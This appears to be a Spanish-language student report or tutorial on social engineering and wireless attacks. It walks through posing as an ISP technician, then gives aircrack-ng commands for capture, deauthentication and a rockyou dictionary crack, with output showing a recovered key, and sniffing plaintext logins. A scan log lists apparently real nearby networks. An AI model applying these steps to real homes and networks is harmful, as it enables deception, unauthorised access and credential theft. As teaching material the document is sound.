



# INGENIERIA SOCIAL Y REDES INALAMBRICAS

Ruben Apablaza Muñoz  
-OZonE-







## **1. Obtención de contraseñas mediante ingeniería social**

La ingeniería social es una técnica que manipula a las personas para que revelen información confidencial. A continuación se presentan tres métodos que se pueden utilizar para obtener contraseñas de redes inalámbricas a través de este enfoque.

## EJEMPLO 1.

### Fingir ser un "Técnico de la empresa de internet" (Pretexting)

Esta técnica, implica crear un escenario creíble para manipular a la víctima. En este caso, el atacante se hace pasar por un técnico de servicio.

- **Técnica:**

El ciberatacante se presenta en el domicilio de la víctima, argumentando que necesita realizar un *"mantenimiento"* o *"actualización de seguridad"* en el router. Con este pretexto, logra que la víctima le dé acceso a la red local.

- **Ejecución técnica**

1. **Modo Monitor:** Una vez en el lugar, el atacante utiliza un adaptador Wi-Fi colocando su interfaz de red en modo monitor

**sudo airmon-ng start wlan0**

Esto le permite *"olfatear"* todo el tráfico inalámbrico.

```
CH 3 ][ Elapsed: 6 mins ][ 2025-08-10 18:25 ][ WPA handshake: 48:D3:43:B5:61:69
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D8:A0:E8:04:31:BE	-1	0	0 0 9 -1						<length: 0>
88:66:9F:CA:E6:A0	-93	3	0 0 13 360			WPA2	CCMP	PSK	antoykimy
BE:D7:D4:C2:E1:0B	-82	4	0 0 10 65			WPA2	CCMP	PSK	<length: 0>
84:06:FA:44:8A:A0	-86	2	0 0 10 130			WPA2	CCMP	PSK	Agustina
F4:6F:ED:CB:C4:D8	-93	24	0 0 11 130			WPA2	CCMP	PSK	ALONDRA
40:0D:10:07:6C:71	-83	4	0 0 6 130			WPA2	CCMP	PSK	IREIBA82
68:59:11:11:38:70	-78	316	11 0 6 270			WPA2	CCMP	PSK	Lily
A4:98:13:B4:24:41	-79	29	142 0 1 540			WPA2	CCMP	PSK	Pablo
98:44:CE:A7:95:C0	-75	47	29 1 11 400			WPA2	CCMP	PSK	Maggy.
AC:F8:CC:67:41:35	-93	82	3 0 11 130			WPA2	CCMP	PSK	VTR-2601308
48:D3:43:11:76:61	-81	2	0 0 1 130			WPA2	CCMP	PSK	VTR-0137394
88:66:9F:CB:23:48	-81	47	0 0 12 360			WPA2	CCMP	PSK	Antonella
0C:7F:B2:9D:F5:7B	-78	79	65 0 1 540			WPA2	CCMP	PSK	ARRIS-15FF
88:66:9F:D4:2D:A0	-93	70	1 0 13 360			WPA2	CCMP	PSK	Nieves
88:66:9F:CC:62:C0	-64	56	0 0 13 360			WPA2	CCMP	PSK	Moni
40:0D:10:CD:60:A9	-82	254	0 0 11 130			WPA2	CCMP	PSK	VTR-9849848
48:D3:43:BD:2B:B9	-87	58	4 0 6 130			WPA2	CCMP	PSK	VTR-9135802
48:2C:D0:61:76:7C	-70	320	9 0 10 195			WPA2	CCMP	PSK	Jorge
58:AF:F1:55:B8:F8	-87	152	14 0 11 270			WPA2	CCMP	PSK	Emiliano2015
B4:6D:C2:03:9A:FC	-77	423	0 0 11 65			OPN			GW_AP_37864328
18:35:D1:24:43:29	-61	593	4 0 11 130			WPA2	CCMP	PSK	VTR-5963768
D4:46:49:68:2A:24	-83	114	0 0 3 195			WPA2	CCMP	PSK	German
CC:B1:71:0D:5F:E8	-78	595	8 0 9 360			WPA2	CCMP	PSK	sandra
E4:57:40:A5:2C:15	-74	466	0 0 6 130			WPA2	CCMP	PSK	VTR-1980295
F0:9B:B8:79:61:60	-83	362	23 0 10 360			WPA2	CCMP	PSK	FERNANDA 2G
50:9A:88:D6:50:90	-81	428	24 0 8 360			WPA2	CCMP	PSK	PapitoXl 2.4g
10:08:1D:3F:A9:E8	-83	123	0 0 7 360			WPA2	CCMP	PSK	Maria
7C:13:1D:63:A0:14	-75	370	0 0 6 130			WPA2	CCMP	PSK	VTR-1980295
CC:B1:71:CA:66:A8	-80	138	0 0 7 360			WPA2	CCMP	PSK	Isabel
88:66:9F:D1:A6:18	-83	315	24 0 6 360			WPA2	CCMP	PSK	BERMOLE
C0:05:C2:BE:E2:29	-79	464	12 0 6 130			WPA2	CCMP	PSK	VTR-7103230
50:9A:88:D9:3A:E0	-60	696	17 0 9 360			WPA2	CCMP	PSK	Virginia-2.4G
D8:A0:E8:03:B7:ED	-79	519	10 0 3 360			WPA2	CCMP	PSK	Daniela
90:3F:EA:09:CA:C8	-44	1236	35 0 2 195			WPA2	CCMP	PSK	HUAWEI-2.4G-Hv7q
18:35:D1:8C:EC:71	-63	1374	0 0 1 130			WPA2	CCMP	PSK	VTR-4002514
48:D3:43:86:76:B1	-70	1253	87 0 1 130			WPA2	CCMP	PSK	VTR-1371969
48:D3:43:85:61:69	-29	1565	473 0 1 130			WPA2	CCMP	PSK	VTR-6146642
6C:D8:19:F8:7B:C0	-74	1281	0 0 1 270			WPA2	CCMP	PSK	Patricio
FA:8F:CA:54:19:40	-75	692	0 0 6 65			OPN			Habitación principal.v,
A0:09:2E:5E:A5:2D	-70	466	13 0 4 360			WPA2	CCMP	PSK	Ferlan



De esta forma el atacante revisa las redes disponibles e identifica la red víctima.


Para poder capturar el trafico de esa red y guardarlos en un archivo/captura que utilizará para descryptar posteriormente las credenciales de acceso utilizará lo siguiente

```
sudo airodump-ng -c <CH> --bssid <BSSID> -w /root/capturas/captura wlan0
```

2. **Captura del handshake:** El atacante espera a que algún dispositivo se conecte a la red Wi-Fi o fuerza su desconexión temporal con el comando

```
sudo aireplay-ng --deauth 0 -a [BSSID_DEL_ROUTER] wlan0
```

Cuando un dispositivo se vuelve a conectar, se produce un handshake WPA2/WPA3 de cuatro vías. El atacante captura este handshake, que contiene el hash de la contraseña de la red.



```
kali@kali: ~  
File Actions Edit View Help  
CH 6 ][ Elapsed: 30 s ][ 2025-08-10 22:08 ][ paused output  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
48:D3:43:B5:61:69 -71 34 125 3947 3 6 130 WPA2 CCMP PSK VTR-6146642  
BSSID STATION PWR Rate Lost Frames Notes Probes  
48:D3:43:B5:61:69 6E:08:00:XX:XX:XX -32 1e- 1e 7 39 EAPOL VTR-6146642  
48:D3:43:B5:61:69 FA:5A:15:B1:2B:2D -34 0 - 1e 0 5  
48:D3:43:B5:61:69 D4:E2:2F:9A:66:77 -46 24e- 5e 646 3820
```

Con

```
sudo aircrack-ng captura-01.cap
```

el atacante revisa el archivo de la captura que le indica que efectivamente se ha capturado un Handshake.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo aircrack-ng captura-01.cap  
[sudo] password for kali:  
Reading packets, please wait...  
Opening captura-01.cap  
Read 28221 packets.  


| # | BSSID             | ESSID       | Encryption        |
|---|-------------------|-------------|-------------------|
| 1 | 48:D3:43:B5:61:69 | VTR-6146642 | WPA (1 handshake) |

  
Choosing first network as target.  
Reading packets, please wait...  
Opening captura-01.cap  
Read 28221 packets.  
1 potential targets  
Please specify a dictionary (option -w).
```

3. **Ataque de diccionario:** Con el hash capturado, el atacante utiliza

**sudo aircrack-ng `captura-01.cap` -w /usr/share/wordlists/rockyou.txt**

para realizar un ataque de diccionario. Aircrack-ng prueba millones de contraseñas de una lista predefinida (wordlist) hasta encontrar una coincidencia que descifre el hash, revelando la contraseña de la red.

```
(kali@kali)-[~]  
$ sudo aircrack-ng captura-01.cap -w /usr/share/wordlists/rockyou.txt
```

```
kali@kali: ~  
File Actions Edit View Help  
  
Aircrack-ng 1.7  
[00:00:00] 11/10303727 keys tested (559.17 k/s)  
Time left: 5 hours, 7 minutes, 6 seconds 0.00%  
KEY FOUND! [ iloveyou ]  
  
Master Key : 4B 1D 25 04 D5 A9 C7 D0 B2 66 AD 60 D1 40 C1 BF B7 E0 2D D5 B8 16  
Transient Key : AF 92 C8 03 07 04 7E 55 DD E1 DE 63 81 50 33 20 FF C3 D5 AA 4D 71 D3 07 37 14 57 E2 27 77 22 21 4E 4B 87 D5 A7 3C 15 09 91 CE 69 ED  
EAPOL HMAC : 66 91 85 8D 0F FF 47 36 44 45 AE
```



4. **Acceso a la red y captura de credenciales:** Una vez obtenida la contraseña de la red inalámbrica, el atacante se conecta a ella. Luego, accede a la misma red y utiliza Wireshark para capturar el tráfico.

Cuando la víctima ingresa a un sitio web **no cifrado** como <http://testphp.vulnweb.com/login.php>, el atacante intercepta y visualiza las credenciales de inicio de sesión en texto plano.

login page

No es seguro testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  
 go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our questbook


